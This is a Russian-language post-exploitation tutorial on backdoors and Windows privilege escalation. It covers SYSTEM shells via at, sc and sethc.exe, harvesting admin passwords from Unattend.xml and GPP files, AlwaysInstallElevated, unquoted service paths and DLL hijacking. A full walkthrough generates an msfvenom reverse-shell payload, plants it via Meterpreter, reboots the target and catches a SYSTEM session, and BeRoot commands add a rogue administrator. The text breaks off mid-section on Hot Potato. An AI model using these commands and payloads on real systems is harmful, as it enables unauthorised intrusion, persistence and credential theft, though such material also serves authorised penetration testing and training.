

Пост-эксплуатация

Основные свойства бэкдора	2
Аппаратные бэкдоры.....	3
Программные бэкдоры	4
Windows.....	5
Охота за credentials.....	6
Пользовательские права	6
Unattended Installs	7
GPP	7
AlwaysInstallElevated.....	8
Пропавший автозапуск.....	8
Магия кавычек ” (Неквотируемые пути служб (Unquoted Service Paths)).....	9
Утилиты.....	20
Повышение привилегий с Windows-privesc-check.....	22
Повышение привилегий Windows.....	23
Повышение привилегий с Hot Potato.....	24
Повышение привилегий с Smashed Potato	25
Повышение привилегий с Tater.....	27
Компиляция спloitов в Kali.....	27
EasySystem	28
Secondary Logon Handle	28
Фокусы с разрешениями	29
Как искать такие директории/файлы	31
Все по плану	31
Трюки с сервисами	32
Как повысить?	33
Linux	33

Рассмотрев все типовые уязвимости, и, научившись «проникать» на целевой веб-сервер, самое время поговорить о закреплении и повышении привилегий в скомпрометированной системе. Для начала разберемся, что такое «бэкдор» (backdoor) и как его правильно приготовить.

Бэкдор – программы скрытого удаленного администрирования, которые предоставляют мошенникам возможность не санкционированно и удаленно управлять скомпрометированным компьютером. Бэкдор устанавливается на компьютер пользователя скрыто, не выдает при этом никаких сообщений, он также может отсутствовать в списке активных приложений.

Бэкдор позволяет злоумышленникам копировать файлы с зараженного компьютера, а также передавать файлы и программы на зараженный компьютер, получить удаленный доступ к реестру, выполнять системные операции (перезагружать компьютер, создавать новые сетевые ресурсы). Мошенники используют бэкдоры для получения и передачи конфиденциальных данных пользователей, для запуска вредоносных программ, уничтожения информации и пр.

Основные свойства бэкдора

- сложно обнаружить;
- можно использовать многократно;
- легко отрицать — выглядит, как ошибка, и в случае обнаружения, разработчик может сослаться на то, что допустил эту ошибку случайно и злого умысла не имел;
- эксплуатируем только при знании секрета — только тот, кто знает, как активируется бэкдор, может им воспользоваться;
- защищён от компрометации предыдущими использованиями — даже если бэкдор был обнаружен, то невозможно установить, кем он до этого эксплуатировался, и какой информацией завладел злоумышленник;
- сложно повторить — даже если бэкдор был кем-то найден, то его невозможно будет использовать в другом коде или в другом устройстве.

В современных реалиях бэкдоры можно разделить на аппаратные и программные.

Аппаратные бэкдоры

Подобные бэкдоры могут использоваться производителями аппаратной начинки для встраивания в неё вредоносных функций на этапе производства.

Аппаратные бэкдоры имеют ряд преимуществ над программными:

- Не могут быть обнаружены антивирусами, сканерами кода и другим защитным ПО.
- Не могут быть устранены обновлением или заменой программного обеспечения.
- Примером аппаратного бэкдора может быть вредоносная прошивка BIOS. Согласно исследованиям, такая прошивка может быть построена на основе свободных прошивок Coreboot^[13] и SeaBIOS. Coreboot не является полноценным BIOS: он отвечает только за обнаружение имеющегося на машине оборудования и передачу управления самой «начинке BIOS», в качестве которой может быть использован модифицированный злоумышленником под свои нужды SeaBIOS.
- Принцип действия вредоносной прошивки кратко можно описать так: сразу после включения заражённого компьютера, ещё до загрузки операционной системы, она производит попытку установить соединение с сервером злоумышленника через интернет. Если такая попытка удалась, то производится удалённая загрузка какого-нибудь буткита, который уже в свою очередь предоставляет злоумышленнику возможность производить с заражённым компьютером вредоносные действия: кражу данных или удалённое управление. Если же попытка соединения с интернетом не удалась, то происходит нормальная загрузка операционной системы. Несомненным плюсом для злоумышленника является то, что сама по себе модифицированная прошивка не содержит в себе никакого вредоносного кода, а буткиты трудно обнаруживаются.

Программные бэкдоры

Бэкдоры программного типа могут также попасть в систему от компании-изготовителя (программные импланты), но чаще это происходит при прямом участии пользователя. Владелец ПК может неосознанно установить его из прикрепленного к письму файла, или вместе с загружаемыми файлами из файлообменника. Угрозу маскируют под внушающие доверие названия и тексты, мотивирующие жертву открыть/запустить зараженный файл. Бэкдоры могут быть установлены в компьютер вручную или другими зловредами, например, трояном или шпионской программой, оставаясь незамеченными владельцем устройства. Существуют бэкдоры, интегрированные в определенные программы и приложения. Файл связывается с компьютерным устройством через установку такого приложения и получает мгновенный доступ к системе, либо контролирует эту программу/приложение. Часть бэкдоров проникают в вычислительные машины, используя уязвимости ПО. Они, подобно червям, тайно распространяются по всей системе, при этом нет ни предупреждений, ни диалоговых окон, вызывающих подозрение пользователя. Бэкдоры, попав в систему, передают злоумышленнику желаемые данные, а также предоставляют возможность управлять машиной. Такое взаимодействие может происходить тремя способами:

1. BindShell – вредонос ожидает соединение - «клиент-сервер»;
2. Reverse Shell – бэкдор сам соединяется с компьютером преступника;
3. Middle Connect – зловред и устройство хакера производят обмен данными с помощью дополнительного сервера.

Бэкдоры бывают разными, например, FinSpy помогает киберпреступнику загружать и запускать любые файлы, взятые из Интернета. Зловред Tixanbot дает злоумышленнику полный доступ к машине, разрешая осуществлять любые операции. Бэкдор Briba позволяет мошеннику удаленно иметь доступ к системе, нарушая стабильность ее работы, конфиденциальность. Он открывает скрытый удаленный доступ, который можно применять для внедрения других вредоносных программ.

Windows

Повышение привилегий в Windows и Linux несколько различается. Несмотря на то, что обе операционные системы несут обычное число уязвимостей, исследователи отмечают, что полностью пропатченный Windows-сервер встречается гораздо чаще, чем обновленный до актуального состояния Linux. К тому же время выхода виндовых патчей зачастую меньше, что делает повышение привилегий на винде задачей достаточно интересной и амбициозной. Именно ей мы и посвятим наш рассказ.

Обычно при упоминании повышения привилегий на ум сразу приходит способ, использующий планировщик задач.

В винде можно добавить задачу с помощью двух утилит: *at* и *schtasks*. Вторая запустит задачу от имени пользователя, добавившего задание, в то время как первая — от имени системы. Стандартный трюк, о котором ты наверняка слышал, позволяющий запустить консоль с правами системы:

```
at 13:01 /interactive cmd
```

Второе, что приходит в голову, — это добавление сервиса, который будет запускать необходимый файл / выполнять команду:

```
@break off title root
Cls
echo Creating service.
sc create evil binpath= "cmd.exe /K start" type= own
type= interact > nul 2>&1
echo Starting service.
sc start evil > nul 2>&1
echo Standing by...
ping 127.0.0.1 -n 4 > nul 2>&1
echo Removing service.
echo.
sc delete evil > nul 2>&1
```

Третий способ заключается в подмене системной утилиты `C:\windows\system32\sethc.exe` на, например, `cmd`. Если после этого разлогиниться и нажать несколько раз клавишу Shift, то появится консоль с системными правами. Что касается автоматизированных способов, то на ум сразу же приходит Metasploit и его `getsystem`.

Альтернативным вариантом можно считать PsExec от Sysinternals (`psexec -i -s -d cmd.exe`).

Охота за credentials

Один из надежных и стабильных способов повышения привилегий и закрепления в системе — получить пароли администраторов или пользователей, обладающих более высокими привилегиями. И тут самое время вспомнить об автоматизированной установке программного обеспечения.

Если ты управляешь доменом, включающим в себя обширный парк машин, однозначно тебе не захочется ходить и устанавливать ПО на каждую из них вручную. Да и времени это будет отнимать столько, что ни на какие другие задачи не хватит.

Поэтому используются Unattended installations, которые порождают файлы, содержащие админские пароли в чистейшем виде. Что представляет собой просто клад, как для пентестеров, так и для злоумышленников.

Пользовательские права

Очень часто повышение привилегий оказывается следствием неправильно настроенных пользовательских прав. Например, когда пользователь домена является локальным администратором (или Power User'ом) на хосте. Или, когда пользователи домена (или члены доменных групп) являются локальными админами на всех хостах. В таком случае тебе уже толком не придется ничего делать. Но к сожалению, или к счастью такие варианты подворачиваются не так часто.


Unattended Installs

В случае автоматизированной установки на клиенте остается достаточно любопытный для нас файл Unattended.xml, который обычно находится либо в %WINDIR%\Panther\Unattend\, либо в %WINDIR%\Panther\ и может хранить пароль администратора в открытом виде. С другой стороны, чтобы получить этот файл с сервера, не требуется даже никакой аутентификации. Надо найти лишь «Windows Deployment Services» сервер. Для этого можно воспользоваться скриптом из Metasploit:

```
auxiliary/scanner/dcerpc/windows_deployment_services
```

И хотя Windows Deployment Services не единственный способ выполнения автоматизированных инсталляций, файл Unattended.xml считается стандартом, так что его обнаружение можно приравнять к успеху.

```
<LocalAccounts>
  <LocalAccount wcm:action="add">
    <Password>
      <Value>cAB3AFAAYQBzAHMAdwBvAHIAZAA</Value>
      <PlainText>>false</PlainText>
    </Password>
    <Description>Test account</Description>
    <DisplayName>Admin/Power User Account</DisplayName>
    <Group>Administrators;Power Users</Group>
    <Name>Test1</Name>
  </LocalAccount>
```



Base64 encoded != PlainText ;-)

GPP

XML-файлы настроек групповой политики безопасности (Group Policy Preference) довольно часто содержат в себе набор зашифрованных учетных данных, которые могут использоваться для добавления новых пользователей, создания шар и так далее. На счастье, метод шифрования документирован, таким образом, можно запросто получить пароли в чистом виде из-за того, что пароль для расшифровки данного файла расположен в документации MSDN.

Более того, команда Metasploit уже все сделала за тебя — достаточно воспользоваться модулем
`/post/windows/gather/credentials/gpp.rb`

AlwaysInstallElevated

Иногда администраторы позволяют обычным пользователям самостоятельно устанавливать программы, обычно делается это через следующие ключи реестра:

```
HKLM\SOFTWARE\Policies\Microsoft\Windows  
\Installer\AlwaysInstallElevated
```

Или

```
HKCU\SOFTWARE\Policies\Microsoft\Window  
s\Installer\AlwaysInstallElevated
```

Они указывают системе, что любой MSI-файл должен устанавливаться с повышенными привилегиями (NT AUTHORITY\SYSTEM). Соответственно, задействовав специальным образом созданный файл, можно опять же выполнить действия от имени системы и прокачать свои привилегии. В состав Metasploit входит специальный модуль

```
exploit/windows/local/always_install_elevated
```

который создает MSI-файл со встроенным в него специальным исполняемым файлом, который извлекается и выполняется установщиком с привилегиями системы. После его выполнения MSI-файл прекращает установку (путем вызова, специально созданного не валидного VBS), чтобы предотвратить регистрацию действия в системе. К тому же, если запустить установку с ключом `/quiet`, то юзеру даже не выведется ошибка.

Пропавший автозапуск

Очень часто случается, что система хранит запись о файле, который надо автоматически запустить, даже после того, как сам файл уже канул в

Лету. Может, какой-то сервис был некорректно удален — исполняемого файла нет, а запись в реестре осталась, и при каждом запуске система безуспешно пытается его стартовать, забивая журнал событий сообщениями о фейлах. Этой ситуацией также можно воспользоваться для расширения своих полномочий. Первым делом надо найти все такие осиротевшие записи. Например, при помощи утилиты autorunsc от Sysinternals.

```
autorunsc.exe -a | findstr /n /R "File\ not\ found"
```

После чего, как ты догадался, останется только как-то подсунуть на место пропавшего файла своего кандидата.

Магия кавычек ” (Неквотируемые пути служб (Unquoted Service Paths))

Да-да, кавычки могут не только сыграть злую шутку в SQL-запросах, позволив провести инъекцию, но и помочь поднять привилегии. Проблема довольно старая и известна со времен NT. Суть в том, что пути до исполняемых файлов некоторых сервисов оказываются не обрамленными кавычками (например, *ImagePath=C:\ProgramFiles\Common Files\Network Associates\McShield\McShield.exe*), при этом в пути присутствуют символы пробела. В таком случае, если атакующий создаст файл, который будет добавлять новых админов в систему или выполнять еще какие-то действия, и назовет его *C:\Program Files\binary.exe*, то при последующем запуске сервиса запустится именно *binary.exe*, а оставшаяся часть пути будет воспринята в качестве аргумента (аргументов). Понятно, что в Program Files непривилегированный пользователь положить ничего не сможет, но исполняемый файл сервиса может находиться и в другой директории, то есть у юзера будет возможность подсунуть свой файл. Для того чтобы воспользоваться данной техникой, надо найти уязвимый сервис (который не будет использовать кавычки в пути к своему бинарнику).

Делается это следующим образом:

```
wmic service get name,displayname,pathname, startmode  
|findstr /i "auto" |findstr /i /v "c: \windows\  
|findstr /i /v ""
```

Правда, на отмирающем XP это потребует привилегий админа, поэтому там лучше воспользоваться следующим методом: получить список сервисов — `sc query`, далее смотреть информацию по каждому сервису:

```
sc qc servicename
```


Для автоматизации этого метода можно воспользоваться утилитой BeRoot.

Большинство способов поднятия привилегий связаны с ошибками в конфигурации установленного ПО, будь то путь к исполняемому файлу сервиса, не обрамленный кавычками и содержащий пробел (такая ситуация довольно интересно обрабатывается виндой), или же неверно выставленные права на директорию с приложением. Итак, что же BeRoot умеет находить? Для начала те самые пути с пробелами, не обрамленные кавычками: *C:\Program Files\Some Test\binary.exe*.

В случае Windows будет пытаться найти и запустить файл в следующем порядке:

```
C:\Program.exe  
C:\Program Files\Some.exe  
C:\Program Files\Some Folder\binary.exe
```

Соответственно, если *binary.exe* выполняется с повышенными привилегиями и у вас будет возможность разместить на диске C:\ файл *Program.exe*, то вместо исходного бинарника винда выполнит ваш, что поднимет ваши привилегии в системе. Далее, проверяются интересные директории, куда мы можем что-либо записать. Эти интересные директории состояются из путей до исполняемых файлов сервисов, запланированных заданий, ключей автозагрузки (HKLM).



Если посмотреть запись для этой службы в системном реестре, то можно увидеть ключ ImagePath значение которого:

C:\Program Files (x86)\Program Folder\A Subfolder\Executable.exe

Хотя должно быть:

"C:\Program Files (x86)\Program Folder\A Subfolder\Executable.exe"

Примеры:

Для проверки прав на папку можно воспользоваться встроенной тулзой icacls. Ниже показан результат проверки прав для C:\Program Files (x86)\Program Folder:

```
meterpreter > shell
Process 1884 created.
Channel 4 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Program Files (x86)\Program Folder>icacls
"C:\Program Files (x86)\Program Folder"
icacls "C:\Program Files (x86)\Program Folder"
C:\Program Files (x86)\Program Folder
Everyone:(OI)(CI)(F)
```

```
NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION
PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION
PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
Successfully processed 1 files; Failed processing 0
files
C:\Program Files (x86)\Program Folder>
```

Как видим группа “Everyone” имеет полный доступ к этой папке. Значит, мы можем записать любой файл в эту папку.

Описание некоторых флагов в выводе команды `icacls`:

```
F = Full Control (полный доступ)
CI = Container Inherit (наследование контейнерами)
OI = Object Inherit (только наследование)
```

Теперь создадим reverse shell пэйлоад, который запустится с правами SYSTEM.

Для этого можем воспользоваться MSFvenom:

```
root@kali:~ # msfvenom -p
```

```
windows/meterpreter/reverse_tcp -e
```

```
x86/shikata_ga_nai LHOST=192.168.2.60 LPORT=8989 -f exe  
-o A.exe
```

```
No platform was selected, choosing  
Msf::Module::Platform::Windows  
from the payload
```

```
No Arch selected, selecting Arch: x86 from the payload  
Found 1 compatible encoders
```

```
Attempting to encode payload with 1 iterations of  
x86/shikata_ga_nai
```

```
x86/shikata_ga_nai succeeded with size 360  
(iteration=0)
```

```
x86/shikata_ga_nai chosen with final size 360
```

```
Payload size: 360 bytes
```

```
Final size of exe file: 73802 bytes
```

```
Saved as: A.exe
```

Скопируем наш пэйлоад в C:\Program Files (x86)\Program Folder:

```
meterpreter > getuid
```

```
Server username: TARGETMACHINE\testuser
```

```
meterpreter > cd "../../Program Files (x86)/Program  
Folder"
```

```
meterpreter > ls
```

```
Listing: C:\Program Files (x86)\Program Folder
```

```
=====
```

```
Mode Size Type Last modified ---- ---- Name ----
```

```
-----
```

```

40777/rwxrwxrwx 21:43:28 -0500 0 dir A Subfolder
meterpreter > upload -f A.exe
uploading : A.exe -> A.exe[/li]
uploaded : A.exe -> A.exe[/li][[/list]]
meterpreter > ls
Listing: C:\Program Files (x86)\Program Folder
2017-01-
04=====
Mode Size Type Last modified Name
-----
40777/rwxrwxrwx 21:43:28 -0500 0 2017-01-04 A Subfolder
100777/rwxrwxrwx 22:01:32 -0500 dir 73802 fil 2017-01-
04
A.exe
meterpreter >

```

При следующем старте службы A.exe должен запуститься с правами SYSTEM. Давайте проверим – рестартаем уязвимую службу:

```

meterpreter > shell
Process 1608 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Users\testuser\Desktop>sc stop "Vulnerable Service"
sc stop "Vulnerable Service"
[SC] OpenService FAILED 5:
Access is denied.
C:\Users\testuser\Desktop>

```

«Доступ запрещен»

Ничего страшного, у нас просто нет прав на остановку/запуск службы, но мы можем рестартовать целевую машину, выполнив команду shutdown:

```
C:\Users\testuser\Desktop>shutdown /r /t 0
shutdown /r /t 0
C:\Users\testuser\Desktop>
192.168.2.40 - Meterpreter session 8 closed. Reason:
Died[/li]
```

Как видим, наша сессия оборвалась.

После перезагрузки целевой машины наш пэйлоад должен запускаться с правами SYSTEM. Для того чтобы увидеть результат нам необходимо запустить хэндлер:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.2.60
lhost => 192.168.2.60
msf exploit(handler) > set lport 8989
lport => 8989
msf exploit(handler) > run
Started reverse TCP handler on 192.168.2.60:8989 [/li]
Starting the payload handler...[/li]
Sending stage (957999 bytes) to 192.168.2.40[/li]
Meterpreter session 1 opened (192.168.2.60:8989 ->
192.168.2.40:49156) at 2017-01-04 22:37:17 -
0500[/li][//list]
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
192.168.2.40 - Meterpreter session 1 closed. Reason:
Died[/li]
```

Как видим, теперь у нас появилась сессия Meterpreter'а с правами SYSTEM. Но почему, наша сессия оборвалась так быстро? Объяснить это

можно так – потому, что в системе Windows при старте службы она должна соединиться с т. н. Менеджером Служб (Service Control Manager (SCM)). Если соединение не было установлено, то Менеджер Служб завершит процесс. Поэтому нам необходимо мигрировать в другой процесс до того, как Менеджер Служб завершит работу нашего пэйлоада, также можно использовать автомигрирование. Хочу отметить, что в Metasploit есть уже готовый модуль для проверки и эксплуатации данной уязвимости на целевой машине:

```
exploit/windows/local/trusted_service_path
```

Если вы хотите использовать данный модуль, то его необходимо прилинковать к существующей сессии Meterpreter'a перед запуском:

```
msf > use exploit/windows/local/trusted_service_path
msf exploit(trusted_service_path) > show options
Module options
(exploit/windows/local/trusted_service_path):
Name
Current Setting Required Description
-----
SESSION yes
The session to run this module on.
Exploit target:
Id Name
-- ----
0 Windows
```

Чтобы воспроизвести эксплуатацию описанной уязвимости, вам необходимо добавить уязвимую службу в вашей тестовой среде:

```
C:\Windows\System32>sc create "Vulnerable Service"
binPath= "C:\Program
Files (x86)\Program Folder\A Subfolder\Executable.exe"
start=auto
C:\Windows\System32>cd C:\Program Files (x86)
```



```
C:\Program Files (x86)>mkdir "Program Folder\A
Subfolder"
C:\Program Files (x86)>icacls "C:\Program Files
(x86)\Program Folder" /grant
Everyone:(OI)(CI)F /T
```

Помимо только поиска уязвимых мест, BeRoot предоставляет возможность проэксплуатировать уязвимость MS16-075 (если она есть). Стандартный трюк с добавлением своего админа будет выглядеть следующим образом:

```
beRoot.exe -c "net user hacker Megapasswd /add"
beRoot.exe -c "net localgroup Administrators hacker
/add"
```

Также проверяются файлы, оставшиеся от Unattended Install, которые могут хранить данные админской учетки. Ну и на всякий случай проверяются такие экзотические вещи, как доступность сервиса для модификации, возможность создания нового сервиса, возможность создания ключа автозагрузки в HKLM, а также возможность записи в директорию, где хранятся запланированные задания. В этом примере Vulnerable.exe содержит DLL hijacking уязвимость. Так как это демонстрация, то Vulnerable.exe является кодом, который подгружает DLL без всяких проверок:

```
push    ebp
mov     ebp, esp
sub     esp, 0C0h
push    ebx
push    esi
push    edi
lea     edi, [ebp+var_C0]
mov     ecx, 30h
mov     eax, 0CCCCCCCCh
rep stosd
mov     esi, esp
push    offset LibFileName ; "hijackable.dll"
call    ds:LoadLibraryW
cmp     esi, esp
call    sub_411140
xor     eax, eax
pop     edi
pop     esi
pop     ebx
add     esp, 0C0h
cmp     ebp, esp
call    sub_411140
mov     esp, ebp
```

```
#include "stdafx.h"
```

```
#include "windows.h"
```

```
void _tmain(int argc, _TCHAR* argv[])  
{  
    LoadLibrary(L"hijackable.dll");  
}
```

Если разбираться, что же такое DLL hijacking, то это хорошо расписано этой статье ([Dynamic-Link Library Security \(Windows\)](#)): Когда приложение динамически подгружает динамическую библиотеку без указания полного пути (fully qualified path name) к библиотеке, то Windows пытается локализовать эту dll путем поиска в хорошо регламентированном списке директорий и в определенном порядке (детально это описано в Dynamic-Link Library Search Order).

Если атакующему удастся получить контроль над одной из директорий из списка поиска, то он может поместить вредоносную копию dll в эту директорию.

Это еще иногда называют preloading attack или binary planting attack. Если системе не удастся найти легитимную dll до поиска в скомпрометированной директории, то будет загружена вредоносная dll. И если приложение выполняется с админскими правами, то атакующему удастся произвести локальное повышение привилегий (local privilege elevation). Когда процесс пытается подгрузить dll, то система будет выполнять поиск dll в директориях в следующем порядке:

1. В директории, из которой запущено приложение
2. В системных директориях

3. В системных директориях для 16-битных приложений
4. В директории Windows
5. В текущей директории
6. В директориях, указанных в переменной окружения %PATH%

Для эксплуатирования данной уязвимости нам необходимо проделать следующие шаги:

- Проверить существует ли длл которую подгружает процесс в какой-то директории на диске.
- Если такой длл нет, то необходимо поместить нашу вредоносную копию длл в одну из директорий, перечисленных выше. Когда процесс будет запущен, он найдет и подгрузит нашу длл.
- Если длл существует в одной из перечисленных директорий, то необходимо попробовать поместить нашу вредоносную длл в директорию с более высоким приоритетом поиска чем та, в которой лежит обычная длл.

Давайте проверим, есть ли hijackable.dll на целевой машине:

```
meterpreter > search -f hijackable.dll
No files matching your search were found.
meterpreter >
```

Поиск не дал результатов, но мы не можем быть уверены на 100% что такой длл нет на целевой машине, т.к. мы находимся в непривилегированной сессии, и у нас нет прав на просмотр всех директорий на целевой машине. Следующим шагом нам необходимо проверить наличие уязвимых разрешений. Обычно я проверяю установлен ли какой-нибудь софт в корне диска, например, Python. Почему лучше проверять именно в корне диска? Потому что, первое: если каталог был создан софтом в корне диска, то у всех аутентифицированных пользователей будут права на запись в этот каталог. И второе: софт типа Python, Ruby, Perl и др. добавляет путь в переменную среды %PATH%. Но это тема отдельной статьи.

Утилиты

Повышение привилегий с Sherlock

В любой операционной системе присутствуют уязвимости, которые периодически находят, а потом патчат. Пожалуй, самый простой вариант поднять свои привилегии — это проверить, уязвима ли исследуемая система к одному из доступных в публичке спloitов.

Компилировать и запускать все по очереди? Не наш метод, мы ведь знаем (или можем узнать), какой патч закрывает ту или иную уязвимость, просто проверим наличие его установки. И если security-апдейт не установлен, то нам повезло.

Такой проверкой как раз и занимается PowerShell-скрипт Sherlock. На текущий момент он проверяет наличие установленных патчей для следующих уязвимостей:

```
MS10-015 : User Mode to Ring (KiTrap0D)
MS10-092 : Task Scheduler
MS13-053 : NTUserMessageCall Win32k Kernel Pool
Overflow
MS13-081 : TrackPopupMenuEx Win32k NULL Page
MS14-058 : TrackPopupMenu Win32k Null Pointer
Dereference
MS15-051 : ClientImage Win32k
MS15-078 : Font Driver Buffer Overflow
MS16-016 : 'mrxdav.sys' WebDAV
MS16-032 : Secondary Logon Handle
```

Если что-то из этого не пропатчено, можете смело качать спloit, компилировать и ждать успеха. Работоспособность скрипта протестирована на следующих системах:

```
Windows 7 SP1 32-bit
Windows 7 SP1 64-bit,
Windows 8 64-bit,
```

Windows 10 64-bit

Так, на тестовой машине с Windows 7 x64 на борту «Шерлок» выдал следующую сводку:



```
Administrator: C:\Windows\System32\cmd.exe - powershell

PS C:\Users\Ant\Desktop\LPE\Sherlock-master> import-module .\Sherlock.ps1

Title       : User Mode to Ring (KiTrap0D)
MSBulletedin : MS10-015
CVEID       : 2010-0232
Link        : https://www.exploit-db.com/exploits/11199/
VulnStatus  : Not supported on 64-bit systems

Title       : Task Scheduler .XML
MSBulletedin : MS10-092
CVEID       : 2010-3338, 2010-3888
Link        : https://www.exploit-db.com/exploits/19930/
VulnStatus  : Not Vulnerable

Title       : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletedin : MS13-053
CVEID       : 2013-1300
Link        : https://www.exploit-db.com/exploits/33213/
VulnStatus  : Not supported on 64-bit systems

Title       : TrackPopupMenuEx Win32k NULL Page
MSBulletedin : MS13-081
CVEID       : 2013-3881
Link        : https://www.exploit-db.com/exploits/31576/
VulnStatus  : Not supported on 64-bit systems

Title       : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletedin : MS14-058
CVEID       : 2014-4113
Link        : https://www.exploit-db.com/exploits/35101/
VulnStatus  : Appears Vulnerable

Title       : ClientCopyImage Win32k
MSBulletedin : MS15-051
CVEID       : 2015-1701, 2015-2433
Link        : https://www.exploit-db.com/exploits/37367/
VulnStatus  : Appears Vulnerable

Title       : Font Driver Buffer Overflow
MSBulletedin : MS15-078
CVEID       : 2015-2426, 2015-2433
Link        : https://www.exploit-db.com/exploits/38222/
VulnStatus  : Not Vulnerable

Title       : 'mrxdav.sys' WebDAV
MSBulletedin : MS16-016
CVEID       : 2016-0051
Link        : https://www.exploit-db.com/exploits/40085/
VulnStatus  : Not supported on 64-bit systems

Title       : Secondary Logon Handle
MSBulletedin : MS16-032
CVEID       : 2016-0099
Link        : https://www.exploit-db.com/exploits/39719/
VulnStatus  : Appears Vulnerable
```

Как оказалось, машина уязвима к уязвимости Secondary Logon Handle (ну и еще нескольким в придачу), о которой читайте далее. Ну и стоит отметить, что непосредственно в Windows для проверки достаточно запустить PowerShell и выполнить

```
import-module .\Sherlock.ps1
```

В случае, если у вас meterpreter-сессия до Win-машины, то подгружаем PowerShell-расширение, импортируем «Шерлока» и вызываем процедуру проверки:

```
meterpreter > load powershell  
meterpreter > powershell_import Sherlock.ps1  
meterpreter > powershell_execute "find-allvulns"
```

Повышение привилегий с Windows-privesc-check

Инструмент, разработанный командой pentestmonkey. Делает кучу «грязной работы» — старается найти типичные ошибки конфигурации, которые могут позволить обычным пользователям повысить свои привилегии. Изначально написан на Python, но поставляется также в виде отдельного исполняемого файла (собранный с помощью pyinstaller), для того чтобы его можно было просто запустить на удаленной машине, а не тащить на нее предварительно питон и все остальные зависимости.

Существует два варианта использования:

Первый — когда у нас есть аккаунт с правами администратора и мы хотим прокачать их до системных.

Второй — когда у нас аккаунт с ограниченными привилегиями и мы хотим найти способ расширить их. Для того чтобы попросить программу найти все возможные ошибки конфигурации, надо ввести:

```
windows-privesc-check2.exe --audit -a -o report
```

В результате получим подробный отчет следующего вида:

Contents			
Impact	Ease of exploitation	Confidence	Title
High	Very High	Very High	Insecure Permissions On Files / Directories In System PATH
High	Very High	Very High	Insecure Permissions On Files / Directories In Current User's PATH
Very High	High	Very High	Service Can Be Reconfigured By Non-Admin Users
High	Very High	Very High	Insecure Permissions on Program Files
High	Very High	Very High	Registry "Run" Keys Reference Programs With Weak Permissions
High	Very High	Medium	Windows Service Has Insecurely Quoted Path
High	Very High	Low	File Creation Allowed On Drive Root
High	Very High	Very Low	User Password Not Required
Very High	Medium	Very High	Service Permissions Can Be Altered By Non-Admin Users
Very High	Medium	Very High	Non-Admin Users Can Take Ownership of Service
Very High	Medium	Very High	User Access Control Setting Allows Malware to Elevate Without Prompt
Medium	Very High	Low	Non-Admin Can Change File Paths In Registry
Medium	Very High	Low	Non-Admin Can Change Registry Paths That Are Stored In The Registry
Medium	Very High	Very Low	Windows Service Registry Keys Allow Untrusted Users To Create Subkeys
High	Medium	Very High	Executables for Running Processes Can Be Modified On Disk
High	Medium	Very High	SMB Server Does Not Mandate Packet Signing
High	Medium	Very High	SMB Client Does Not Mandate Packet Signing
Medium	High	Medium	Write Permissions Allowed On Event Log File
Low	Very High	Very High	Read Permissions Allowed On Event Log File
Low	Very High	Very High	Share Level Permissions Allow Access By Non-Admin Users
Low	Very High	Very High	Service Can Be Started By Non-Admin Users
Low	Very High	Very High	Service Can Be Stopped By Non-Admin Users
Low	Very High	Very High	Service Can Be Paused/Resumed By Non-Admin Users
Low	Very High	Very High	Service Can Be Deleted By Non-Admin Users
Low	Very High	Medium	Non-Admin Can Change Usernames That Are Stored In The Registry

Повышение привилегий Windows

Детальный отчет, построенный windows-privesc-check

При этом утилита проверит практически все возможные варианты: переменные окружения, сервисы, с некорректными правами доступа, запланированные задания, доступные для записи ключи реестра и прочее. Если надо ограничить поиск только какой-то одной категорией (например, поиск уязвимых сервисов), то можно использовать

соответствующий ключ. Список всех доступных опций можно посмотреть с помощью ключа —*help*, например, для сервисов это будет -S.

Повышение привилегий с Hot Potato

Известен также как просто Potato. Очень интересный инструмент.

Неординарность этого инструмента заключается в том, что для достижения цели он использует связку из трех атак: *NBNS-спуфинг* → *WPAD-прокси* → *HTTP2SMB-релей*.

Спуфинг осуществляется для того, чтобы перенаправить жертву (то есть локальный компьютер) на подконтрольный атакующему WPAD-прокси-сервер.

В нашем случае он также будет располагаться на локальной машине по адресу *127.0.0.1:80*.

